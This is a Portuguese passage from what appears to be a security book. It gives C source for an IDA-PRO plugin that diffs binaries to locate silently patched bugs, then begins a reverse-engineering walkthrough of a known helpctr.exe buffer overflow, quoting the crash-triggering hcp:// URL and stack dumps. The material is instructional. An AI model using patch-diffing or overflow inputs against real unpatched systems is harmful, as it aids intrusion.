Em muitos casos, fornecedores de software corrigem "secretamente" os bugs de segurança. A ferramenta que fornecemos aqui pode ajudar um invasor a localizar esses patches secretos. Tenha em mente que esse plugin pode indicar vários locais que não foram alterados. Se as opções de compilador ou o preenchimento entre funções forem alterados, o plugin retornará um belo conjunto de falsos positivos. Contudo, esse é um excelente exemplo que mostra como começar a criar plugins de IDA.

O exemplo também enfatiza o maior problema da segurança no estilo "penetrar e aplicar patch". Os patches são, na verdade, mapas de ataque, e os invasores espertos sabem lê-los. Para utilizar esse código, você precisa do kit de desenvolvimento de software de IDA (SDK), que está disponível juntamente com o IDA. O código é comentado inline. Esses são arquivos de cabeçalho (*header files*) padrão. Dependendo das chamadas de API que você pretende utilizar, pode ser necessário incluir outros arquivos de cabeçalho. Observe que desativamos uma certa mensagem de advertência e incluímos também o arquivo de cabeçalho de Windows. Ao fazer isso, conseguimos utilizar as interfaces gráficas com o usuário (GUI) do Windows para apresentar caixas de diálogo, etc. A advertência 4273 é emitida quando você utiliza a biblioteca-padrão de modelos; e costuma-se desativá-la.

```
#include <windows.h>
#pragma warning( disable:4273 )
#include <ida.hpp>
#include <idp.hpp>
#include <bytes.hpp>
#include <loader.hpp>
#include <kernwin.hpp>
#include <name.hpp>
```

Como o nosso plugin é baseado em um plugin de exemplo fornecido juntamente com o SDK, o código a seguir simplesmente faz parte do exemplo. Estas são as funções obrigatórias e os comentários que já faziam parte do exemplo.

```
//--------------------------------------------------------------------------
// Esse callback é chamado para eventos de notificação de UI.
static int sample_callback(void * /*user_data*/, int event_id, va_list /*va*/)
{
 if ( event_id != ui_msg )   // Evita recursão.
  if ( event_id != ui_setstate
   && event_id ! = ui_showauto
   && event_id ! = ui_refreshmarked ) // Ignora eventos desinteressantes
                msg("ui_callback %d\n", event_id);
 return 0;            // 0 significa "processe o evento";
                      // caso contrário, o evento seria ignorado.
}
//--------------------------------------------------------------------------
// Exemplo de como gerar prefixos de linha definidos pelo usuário
static const int prefix_width = 8;

static void get_user_defined_prefix(ea_t ea,
                                    int lnnum,
                                    int indent,
                                    const char *line,
                                    char *buf,
                                    size_t bufsize)
```

```
{
 buf[0] = '\0';    // Prefixo vazio por padrão

 // Queremos exibir o prefixo somente nas linhas que
 // contêm a instrução em si.

 if ( indent != -1 ) return;       // Uma diretiva
 if ( line[0] == '\0' ) return;    // Linha vazia
 if ( *line == COLOR_ON ) line += 2;
 if ( *line == ash.cmnt[0] ) return;  // Linha de comentário. . .

 // Não queremos que o prefixo seja impresso novamente em outras linhas da
 // mesma instrução/dados. Para isso, lembramos o número da linha
 // e o comparamos antes de gerar o prefixo.

 static ea_t old_ea = BADADDR;
 static int old_lnnum;
 if ( old_ea == ea && old_lnnum == lnnum ) return;

 // Vamos exibir o tamanho do item atual como o prefixo definido pelo usuário.
 ulong our_size = get_item_size(ea);

 // Parece ser uma linha de instrução. Não nos preocupamos com a largura
 // porque ela será preenchida com espaços pelo kernel.

 snprintf(buf, bufsize, " %d", our_size);
 // Lembre-se do endereço e do número da linha para a qual produzimos o prefixo.
 old_ea = ea;
 old_lnnum = lnnum;

}
//--------------------------------------------------------------------------
//
// Inicializa.
//
// O IDA chamará essa função somente uma vez.
// Se essa função retornar PLGUIN_SKIP, o IDA não a carregará nunca mais.
// Se a função retornar PLUGIN_OK, o IDA descarregará o plugin, mas
// lembre-se de que o plugin concordou em trabalhar com o banco de dados.
// O plugin será carregado novamente se o usuário invocá-lo
// pressionando a tecla de atalho ou selecionando-o no menu.
// Depois da segunda carga, o plugin permanecerá na memória.
// Se essa função retornar PLUGIN_KEEP, o IDA manterá o plugin
// na memória. Nesse caso, a função de inicialização pode vincular-se (hook)
// ao módulo de processador e aos pontos de notificação da interface com o usuário.
// Consulte a função hook_to_notification_point ().
//
// Nesse exemplo, verificamos o formato do arquivo de entrada e tomamos a decisão.
```

```
// Você pode verificar (ou não) as outras condições para decidir o que fazer,
// se concordar em trabalhar com o banco de dados.
//
int init(void)
{
 if ( inf.filetype == f_ELF ) return PLUGIN_SKIP;

// Remova o caractere de comentário da linha seguinte para ver como a notificação funciona:
// hook_to_notification_point(HT_UI, sample_callback, NULL);

// Remova o caractere de comentário da linha a seguir para ver como o prefixo definido pelo
// usuário funciona:
// set_user_defined_prefix(prefix_width, get_user_defined_prefix);
 return PLUGIN_KEEP;
}

//--------------------------------------------------------------------------
// Termina.
// Normalmente esse callback está vazio.
// O plugin deve se desvincular das listas de notificação se o
// hook_to_notification_point() foi utilizado.
//
// IDA chamará essa função quando o usuário solicita sair.
// Essa função não será chamada em caso de saídas de emergência.

void term(void)
{
 unhook_from_notification_point(HT_UI, sample_callback);
 set_user_defined_prefix(0, NULL);
}
```

Veja aqui mais alguns arquivos de cabeçalho e algumas variáveis globais:

```
#include <process.h>
#include "resource.h"

DWORD g_tempest_state = 0;
LPVOID g_mapped_file = NULL;
DWORD g_file_size = 0;
```

Essa função carrega um arquivo na memória. Esse arquivo será utilizado como alvo para comparar com o binário carregado. Em geral, você carregaria o arquivo sem patch no IDA e o compararia com o arquivo que tem o patch:

```
bool load_file( char *theFilename )
{
    HANDLE aFileH =
```

```
CreateFile(     theFilename,
                        GENERIC_READ,
                        0,
                        NULL,
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL);

if(INVALID_HANDLE_VALUE == aFileH)
{
     msg("Failed to open file.\n");
     return FALSE;
}

HANDLE aMapH =
        CreateFileMapping(    aFileH,
                                NULL,
                                PAGE_READONLY,
                                0,
                                0,
                                NULL );
if(!aMapH)
{
        msg("failed to open map of file\n");
        return FALSE;
}

LPVOID aFilePointer =
        MapViewOfFileEx(
                aMapH,
                FILE_MAP_READ,
                0,
                0,
                0,
                NULL);

DWORD aFileSize = GetFileSize(aFileH, NULL);
    g_file_size = aFileSize;
    g_mapped_file = aFilePointer;

    return TRUE;
}
```

Essa função toma uma string de opcodes e varre o arquivo-alvo procurando esses bytes. Se os opcodes não forem localizados no alvo, o local será marcado como alterado. Obviamente, essa técnica é simples mas, em muitos casos, funciona. Devido aos problemas listados no início desta seção, essa abordagem pode causar problemas com falsos positivos.

```
bool check_target_for_string(ea_t theAddress, DWORD theLen)
{
    bool ret = FALSE;
    if(theLen > 4096)
    {
        msg("skipping large buffer\n");
        return TRUE;
    }

try
 {
    // Varre o binário-alvo procurando a string.
    static char g_c[4096];

    // Não conheço nenhuma outra maneira de copiar a string de dados
    // do banco de dados IDA?!
    for(DWORD i=0;i<theLen;i++)
    {
        g_c[i] = get_byte(theAddress + i);
    }
    // Temos aqui a string de opcode; faça uma busca.
    LPVOID curr = g_mapped_file;
    DWORD sz = g_file_size;

    while(curr && sz)
    {
        LPVOID tp = memchr(curr, g_c[0], sz);
        if(tp)
        {
            sz -= ((char *)tp - (char *)curr);
        }

        if(tp && sz >= theLen)
        {
            if(0 == memcmp(tp, g_c, theLen))
            {
                // Encontramos uma correspondência!
                ret = TRUE;
                break;
            }
            if(sz > 1)
            {
                curr = ((char *)tp)+1;
            }
            else
            {
```

```
                break;
            }
        }
        else
        {
            break;
        }
    }
     catch(...)
    {
         msg("[!] critical failure.");
         return TRUE;
     }
     return ret;
}
```

Esse thread localiza todas as funções e as compara com um alvo binário:

```
void __cdecl _test(void *p)
{
    // Espera o sinal de início.
    while(g_tempest_state == 0)
    {
        Sleep(10);
    }
```

Chamamos `get_func_qty()` para determinar o número de funções no binário carregado:

```
    ////////////////////////////////////
     // Enumera todas as funções.
    ////////////////////////////////////
    int total_functions = get_func_qty();
    int total_diff_matches = 0;
```

Nós agora fazemos um loop em cada função. Chamamos `getn_func()` para obter a estrutura de cada função. A estrutura da função é do tipo `func_t`. O tipo `ea_t` é conhecido como "endereço efetivo" e, na verdade, é apenas um unsigned long. Obtemos o endereço inicial da função e o endereço final da função a partir da estrutura da função. Em seguida, comparamos a seqüência de bytes com o alvo binário:

```
    for(int n=0;n<total_functions;n++)
    {
        // msg ("getting next function \n");
        func_t *f = getn_func(n);
```

```
////////////////////////////////////////////////////
// Os endereços iniciais e finais da função
// estão na estrutura.
////////////////////////////////////////////////////
ea_t myea = f->startEA;
ea_t last_location = myea;

while((myea <= f->endEA) && (myea != BADADDR))
{
    // Se o usuário solicita uma parada, nós devemos voltar aqui.
    if(0 == g_tempest_state) return;

    ea_t nextea = get_first_cref_from(myea);
    ea_t amloc = get_first_cref_to(nextea);
    ea_t amloc2 = get_next_cref_to(nextea, amloc);

    // O cref será a instrução anterior, mas
    // também verificamos se há várias referências.
    if((amloc == myea) && (amloc2 == BADADDR))
    {
        // Eu estava me "enroscando" nos loops; então, adicionei esse hack
        // para forçar uma saída para a próxima função.
        if(nextea > myea)
        {
            myea = nextea;

            // ----------------------------------------
            // Remova o caractere de comentário das próximas duas linhas para obter um
            // efeito "legal"
            // de varredura na GUI. Parece bom mas deixa a
            // varredura mais lenta.
            // ----------------------------------------
            // jumpto(myea);
            // refresh_idaview();
        }
        else myea = BADADDR;
    }
    else
    {
        // Sou um local. A referência não é última instrução _OU_
        // eu tenho múltiplas referências.

        // Diferencie o local anterior daqui e faça um comentário
        // se não correspondermos a

        // msg("diffing location... \n");
```

Colocamos um comentário em nossa dead list (utilizando add_long_cmt) se o alvo não contém nossa string de opcode:

```
bool pause_for_effect = FALSE;
int size = myea - last_location;
 if(FALSE == check_target_for_string(last_location, size))
{
    add_long_cmt(last_location, TRUE,
                 "================================================\n" \
                 "= ** This code location differs from the
                 target  ** =\n" \
                 "================================================\n");
                 msg("Found location 0x%08X that didn't match
                    target!\n", last_location);
    total_diff_matches++;
}

 if(nextea > myea)
 {
     myea = nextea;
 }
                 else myea = BADADDR;

                 // vá para o próximo endereço.
                 jumpto(myea);
                 refresh_idaview();
             }
         }
     }
     msg("Finished! Found %d locations that diff from the target.\n",
         total_diff_matches);
}
```

Essa função exibe uma caixa de diálogo solicitando ao usuário um nome do arquivo. Esta é uma elegante caixa de diálogo para selecionar arquivos:

```
char * GetFilenameDialog(HWND theParentWnd)
{
     static TCHAR szFile[MAX_PATH] = "\0";

     strcpy( szFile, "");

     OPENFILENAME OpenFileName;

        OpenFileName.lStructSize = sizeof (OPENFILENAME);
        OpenFileName.hwndOwner = theParentWnd;
```

```
OpenFileName.hInstance = GetModuleHandle("diff_scanner.plw");
OpenFileName.lpstrFilter = "w00t! all files\0*.*\0\0";
OpenFileName.lpstrCustomFilter = NULL;
OpenFileName.nMaxCustFilter = 0;
OpenFileName.nFilterIndex = 1;
OpenFileName.lpstrFile = szFile;
OpenFileName.nMaxFile = sizeof(szFile);
OpenFileName.lpstrFileTitle = NULL;
OpenFileName.nMaxFileTitle = 0;
OpenFileName.lpstrInitialDir = NULL;
OpenFileName.lpstrTitle = "Open";
OpenFileName.nFileOffset = 0;
OpenFileName.nFileExtension = 0;
OpenFileName.lpstrDefExt = "*.*";
OpenFileName.lCustData = 0;
OpenFileName.lpfnHook            = NULL;
OpenFileName.lpTemplateName   = NULL;
OpenFileName.Flags = OFN_EXPLORER | OFN_NOCHANGEDIR;

 if(GetOpenFileName( &OpenFileName ))
{
    return(szFile);
    }
    return NULL;
}
```

Como em todas as caixas de diálogo "feitas em casa", precisamos de `DialogProc` para processar mensagens do Windows:

```
BOOL CALLBACK MyDialogProc(HWND hDlg, UINT msg, WPARAM wParam, LPARAM lParam)
{
    switch(msg)
    {
        case WM_COMMAND:
            if (LOWORD(wParam) == IDC_BROWSE)
            {
             char *p = GetFilenameDialog(hDlg);
             SetDlgItemText(hDlg, IDC_EDIT_FILENAME, p);
}
 if (LOWORD(wParam) == IDC_START)
{
     char filename[255];
      GetDlgItemText(hDlg, IDC_EDIT_FILENAME, filename, 254);
     if(0 == strlen(filename))
     {
          MessageBox(hDlg, "You have not selected a target file", "Try
               again", MB_OK);
     }
```

```
 else if(load_file(filename))
{
     g_tempest_state = 1;
      EnableWindow( GetDlgItem(hDlg, IDC_START), FALSE);
}
else
{
     MessageBox(hDlg, "The target file could not be opened", "Error",
                MB_OK);
    }
}
 if (LOWORD(wParam) == IDC_STOP)
{
     g_tempest_state = 0;
}
 if (LOWORD(wParam) == IDOK || LOWORD(wParam) == IDCANCEL)
{
     if(LOWORD(wParam) == IDOK)
    {

    }
     EndDialog(hDlg, LOWORD(wParam));
                return TRUE;
            }
            break;
        default:
            break;
    }
    return FALSE;
}
void __cdecl _test2(void *p)
{
     DialogBox( GetModuleHandle("diff_scanner.plw"), MAKEINTRESOURCE(IDD_DIALOG1),
NULL,  MyDialogProc);
}

//---------------------------------------------------------------------------
//
// Método de plugin.
//
// Essa é a função principal de plugin.
//
// Será chamada quando o usuário selecionar o plugin.
//
//        Arg - argumento de entrada. Pode ser especificado no
//        arquivo plugins.cfg. O padrão é zero.
//
//
```

A função **run** é chamada quando o usuário ativa o plugin. Nesse caso, iniciamos alguns threads e postamos uma mensagem curta na janela de log:

```
void run(int arg)
{
    // Teste.
    msg("starting diff scanner plugin\n");
    _beginthread(_test, 0, NULL);
    _beginthread(_test2, 0, NULL);
}
```

Esses itens de dados globais são utilizados pelo IDA para exibir as informações sobre o plugin.

```
//--------------------------------------------------------------------------
char comment[] = "Diff Scanner Plugin, written by Greg Hoglund (www.rootkit.com)";
char help[] =
    "A plugin to find diffs in binary code\n"
    "\n"
    "This module highlights code locations that have changed.\n"
    "\n";

//--------------------------------------------------------------------------
// Esse é o nome preferido do módulo de plugin no sistema de menu.
// O nome preferido pode ser ignorado no arquivo plugins.cfg.

char wanted_name[] = "Diff Scanner";

// Essa é a tecla de atalho preferida para o módulo de plugin.
// A tecla de atalho preferida pode ser ignorada no arquivo plugins.cfg.
// Nota: O IDA não irá informar se tecla de atalho não está correta.
//       Ele irá simplesmente desativar a tecla de atalho.

char wanted_hotkey[] = "Alt-0";

//--------------------------------------------------------------------------
//
// BLOCO DE DESCRIÇÃO DO PLUGIN
//
//--------------------------------------------------------------------------

extern "C" plugin_t PLUGIN = {
 IDP_INTERFACE_VERSION,
 0,                    // Flags (indicadores) de plugin.
 init,                 // Inicializa.

 term,                 // Termina. Esse ponteiro pode ser NULL.
```

```
    run,            // Chama o plugin.

    comment,        // Comentário longo sobre o plugin
                    // Poderia aparecer na linha de status
                    // ou como uma dica.

    help,           // Ajuda multilinha sobre o plugin

    wanted_name,    // Nome curto preferido do plugin
    wanted_hotkey   // Tecla de atalho preferida para executar o plugin
};
```

Descompilando e desassembando software

A descompilação é o processo de transformar um executável binário — ou seja, um programa compilado — em uma linguagem simbólica de nível mais alto, mais fácil de entender. Normalmente significa transformar um executável de programa em código-fonte, em uma linguagem como o C. A maioria dos sistemas de descompilação não consegue transformar diretamente em 100% código-fonte. Em vez disso, eles normalmente fornecem um tipo de representação intermediária "quase perfeita". Muitos compiladores reversos são, na verdade, disassemblers que fornecem um dump do código de máquina que faz o programa funcionar.

Provavelmente o melhor descompilador disponível para todos é chamado IDA-PRO. O IDA começa com a desassemblagem do código do programa e, em seguida, analisa o fluxo de programa, as variáveis e chamadas de função. O IDA é difícil de utilizar e requer um conhecimento avançado sobre o comportamento do programa, mas o seu nível técnico reflete a verdadeira natureza da engenharia reversa. O IDA fornece uma API completa para manipular o banco de dados do programa, para que os usuários possam realizar uma análise personalizada.

Também há outras ferramentas. Um programa de código fechado, mas gratuito, chamado REC, proporciona 100% de recuperação do código-fonte em C para certos tipos de executáveis binários. O WDASM é outro disassembler comercial. Há vários descompiladores de bytecodes Java que proporcionam o código-fonte em Java (um processo muito menos complicado do que descompilar o código de máquina dos chips da Intel). Esses sistemas tendem a ser muito precisos, mesmo quando são aplicadas técnicas simples de disfarce. Há projetos de código-fonte aberto também nessa área, que os leitores interessados podem pesquisar. É sempre bom ter vários descompiladores na sua caixa de ferramentas quando você está interessado em entender os programas.

Os descompiladores são bastante utilizados no submundo da informática para quebrar esquemas de proteção contra cópias. Esse fato deu às ferramentas uma má reputação imerecida. É interessante ressaltar que o hacking e a pirataria de software eram amplamente independentes nos primórdios do submundo da informática. O

hacking desenvolvido em ambientes de UNIX, no qual o software era gratuito e o código-fonte estava disponível, fez com que a descompilação se tornasse menos necessária. A pirataria de software, por outro lado, foi desenvolvida principalmente para quebrar jogos de computador e a partir daí ficou restrita principalmente a Apples, DOS e Windows, cujo código-fonte normalmente não estava disponível. A indústria do vírus se desenvolveu junto com o movimento da pirataria. No final da década de 1990, as disciplinas de hacking e cracking se mesclaram conforme uma quantidade maior de software de rede ficou disponível para Windows e os hackers aprenderam a quebrar softwares de Windows. O enfoque atual da descompilação está mudando, passando da quebra de proteção contra cópias para a auditoria de software, procurando bugs exploráveis. Os mesmos truques estão sendo utilizados novamente, mas em um novo ambiente.

Descompilação na prática: Revertendo `helpctr.exe`

O exemplo a seguir mostra uma sessão de engenharia reversa para `helpctr.exe`, um programa da Microsoft fornecido juntamente com o Windows XP. O programa tem uma vulnerabilidade de segurança conhecida como buffer overflow. Essa vulnerabilidade específica foi divulgada há bastante tempo; portanto, mostrá-la aqui não representa uma verdadeira ameaça à segurança. O importante para nossos objetivos é descrever o processo de revelar a falha por meio da engenharia reversa. Utilizamos o IDA-PRO para desassemblar o software-alvo. O programa-alvo produz um arquivo especial de depuração chamado log de Dr. Watson. Utilizamos somente o IDA e as informações no log de depuração para localizar o erro exato de codificação que causou o problema. Observe que não há nenhum código-fonte publicamente disponível para o software-alvo. A Figura 3.4 mostra o IDA em ação.

Relatório de bug

Aprendemos sobre essa vulnerabilidade como a maioria das pessoas aprende: lendo um relatório de bug postado na bugtraq, uma lista de discussão do setor de segurança, em que os problemas de segurança são debatidos. O relatório revelou apenas detalhes sem importância sobre o problema. Principalmente, o nome do executável e a entrada que causou a falha. O relatório revelou que, quando o URL: hcp// w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w. é fornecido ao Internet Explorer, causou o lançamento de helpctr.exe. O URL faz isso provocando uma exceção de aplicativo (que pode ser acionada remotamente por meio de um navegador da Web).

Recriamos a falha utilizando o URL como entrada em um ambiente de Windows XP. Um log de depuração é criado pelo SO e, em seguida, copiamos o log de depuração e o binário do `helpctr.exe` para uma máquina separada, para analisar. Observe que utilizamos uma máquina com Windows NT mais antigo para analisar esse bug. O ambiente original de XP não é mais necessário depois que induzimos o erro e coletamos os dados de que precisamos.




Figura 3.4: Uma captura de tela do IDA-PRO desassemblando o programa `helpctr.exe`, que está incluído no Windows XP da Microsoft. Como exercício, exploramos o `helpctr.exe` procurando uma vulnerabilidade de buffer overflow.

Log de depuração

Um dump de depuração é criado quando o programa trava. Um rastreamento de pilha é incluído nesse log, a fim de nos dar uma dica sobre a localização do código defeituoso:

```
0006f8ac 0100b4ab 0006f8d8 00120000 00000103 msvcrt!wcsncat+0x1e
0006fae4 0050004f 00120000 00279b64 00279b44 HelpCtr+0xb4ab
0054004b 00000000 00000000 00000000 00000000 0x50004f
```

O culpado parece ser a função de concatenação de string, chamada `wcsncat`. O dump de pilha claramente mostra nossa string de URL (relativamente simples e direto). Pode-se ver que a string de URL domina o espaço de pilha e, dessa forma, extravasa os outros valores:

```
*----> Raw Stack Dump <----*
000000000006f8a8 03 01 00 00 e4 fa 06 00 - ab b4 00 01 d8 f8 06 00 ................
000000000006f8b8 00 00 12 00 03 01 00 00 - d8 f8 06 00 a8 22 03 01 .............."..
000000000006f8c8 f9 00 00 00 b4 20 03 01 - cc 9b 27 00 c1 3e c4 77 ..... ....'..>.w
000000000006f8d8 43 00 3a 00 5c 00 57 00 - 49 00 4e 00 44 00 4f 00 C.:.\.W.I.N.D.O.
000000000006f8e8 57 00 53 00 5c 00 50 00 - 43 00 48 00 65 00 61 00 W.S.\.P.C.H.e.a.
000000000006f8f8 6c 00 74 00 68 00 5c 00 - 48 00 65 00 6c 00 70 00 l.t.h.\.H.e.l.p.
000000000006f908 43 00 74 00 72 00 5c 00 - 56 00 65 00 6e 00 64 00 C.t.r.\.V.e.n.d.
000000000006f918 6f 00 72 00 73 00 5c 00 - 77 00 2e 00 77 00 2e 00 o.r.s.\.w...w...
000000000006f928 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f938 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f948 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f958 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f968 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f978 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f988 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f998 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f9a8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f9b8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f9c8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
000000000006f9d8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00 w...w...w...w...
```

